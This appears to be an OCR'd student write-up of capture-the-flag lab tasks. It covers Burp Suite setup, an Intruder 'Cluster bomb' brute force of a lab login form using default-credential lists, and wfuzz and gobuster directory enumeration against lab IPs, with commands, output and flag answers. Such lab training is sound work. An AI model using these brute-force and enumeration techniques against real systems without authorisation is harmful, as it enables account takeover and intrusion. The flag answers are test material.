
Question 3 - Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

Answer : ag3nt-j1



Question 4 - Examine the options on FoxyProxy on Burp. What is the port number for Burp?

Answer : 8080




Question 5 - Examine the options on FoxyProxy on Burp. What is the proxy type?

Answer : HTTP


Question 6 - Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?

Answer : %50%53%50%30%32%30%31



Question 7 - Look at the list of attack type options on intruder. Which of the following options matches the one in the description?
Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.

Answer : Cluster bomb





Question 8 - Use BurpSuite to brute force the login form. Use the following lists for the default credentials:


Username	Password
root	root
admin	password
user	12345


Use the correct credentials to log in to the Santa Sleigh Tracker app. Don't forget to turn off Foxyproxy once BurpSuite has finished the attack!
What is the flag?


Answer : THM{885ffab980e049847516f9d8fe99ad1a}.



Burp Suite Community Edition v2021.10.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer Decoder
1 × day3 × ...
Target Positions Payloads Resource Pool Options
Attack Target
Start attack
Configure the details of the target for the attack.
Host: 10.10.140.89
Port: 80
Use HTTPS


Burp Suite Community Edition v2021.10.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer Decoder
1 × day3 × ...
Target Positions Payloads Resource Pool Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Cluster bomb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firef
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.140.89
10 Connection: close
11 Referer: http://10.10.140.89/?login=username_incorrect
12 Upgrade-Insecure-Requests: 1
13
14 username=§dark§&password=§star§
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear
2 payload positions
Length: 509


Burp Suite Community Edition v2021.10.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer Decoder
1 × day3 × ...
Target Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 3
Payload type: Simple list
Request count: 9
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
root
user


Burp Suite Community Edition v2021.10.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer Decoder
1 × day3 × ...
Target Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 3
Payload type: Simple list
Request count: 9
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
password
admin
12345


2. Intruder attack of 10.10.140.89 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload 1 Payload 2 Status Error Timeout Length Comment
0 302 309
1 admin password 302 309
2 root password 302 309
3 user password 302 309
4 admin admin 302 309
5 root admin 302 309
6 user admin 302 309
7 admin 12345 302 255
8 root 12345 302 309
9 user 12345 302 309
Request Response
Pretty Raw Hex \n
1 POST /login HTTP/1.1
2 Host: 10.10.140.89
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.140.89
10 Connection: close
11 Referer: http://10.10.140.89/?login=username_incorrect
12 Upgrade-Insecure-Requests: 1
Search...
0 matches
Finished


Configuring Burp to work
Santa Sleigh Tracker
10.10.140.89/?login=username_incorrect
Santa Sleigh Tracker
admin
Sign in
The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Thought Process/Methodology:

Firstly, we opened BurpSuite by clicking “Applications”, “03 - Web Application Analysis” and “burpsuite” and made sure the intercept in our Burpsuite is on. We went back to the website after turning on burp in our Mozilla Firefox. Then, we tried logging in using a username and password, and Burpsuite will ask for our permission. After right-clicking the “Raw” page, we pressed the “Send to Intruder” button and we went our way to another page by clicking on “Intruder” , “2” and “Target”. We renamed “2” into “day3”. Next, we changed the host to our machine IP address. At the “Positions” page, we changed the attack type to “Cluster bomb”. We also cleared the pre-selected positions by clicking “Clear S”, highlighted our username (dark) and password (star) and then clicked on “Add S”. Moving on, we headed to the “Payloads” page. We filled in the payload sets and payload options with the data given which are set 1 for the usernames and set 2 for the passwords. We went back to the top of the page and clicked “Start attack”. We chose to sign in using the username “admin” and the password “12345” because they showed a difference in length compared to the other sets of the usernames and passwords. Following this, we got the flag.

Day 4: Web Exploitation – Santa's watching


Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1 - Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)
Select the proper words in the proper place of the command: [a] -c -zfile,[b]http://[c].xyz/api.[d]?[e]=FUZZ

Answer : [a] wfuzz [b] big.txt [c] shibes [d] php [e] breed
: wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ

We entered our IP address as usual and waited for the screen to appear.



Question 2 - Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?


Answer : site-log.php

Then, we ran the gobuster command after installing it first.

```
┌──(1211101384㉿kali)-[~]
└─$ gobuster dir -u http:/10.10.61.237 -w /usr/share/wordlists/dirb -x .php
Command 'gobuster' not found, but can be installed with:
sudo apt install gobuster
Do you want to install it? (N/y)y
sudo apt install gobuster
[sudo] password for 1211101384:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  gobuster
0 upgraded, 1 newly installed, 0 to remove and 1348 not upgraded.
Need to get 2,189 kB of archives.
After this operation, 7,582 kB of additional disk space will be used.
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 gobuster amd64 3.1.0-0kali1 [2,189 kB]
Fetched 2,189 kB in 9s (251 kB/s)
Selecting previously unselected package gobuster.
(Reading database ... 267880 files and directories currently installed.)
Preparing to unpack .../gobuster_3.1.0-0kali1_amd64.deb ...
Unpacking gobuster (3.1.0-0kali1) ...
Setting up gobuster (3.1.0-0kali1) ...
Processing triggers for kali-menu (2021.4.2) ...
```

```
┌──(1211101384㉿kali)-[~]
└─$ gobuster dir -u http://10.10.61.237 -w /usr/share/wordlists/dirb/big.txt -x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.61.237
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/16 01:50:33 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 310] [--> http://10.10.61.237/api/]
/server-status        (Status: 403) [Size: 277]
===============================================================
2022/06/16 02:06:15 Finished
===============================================================
```

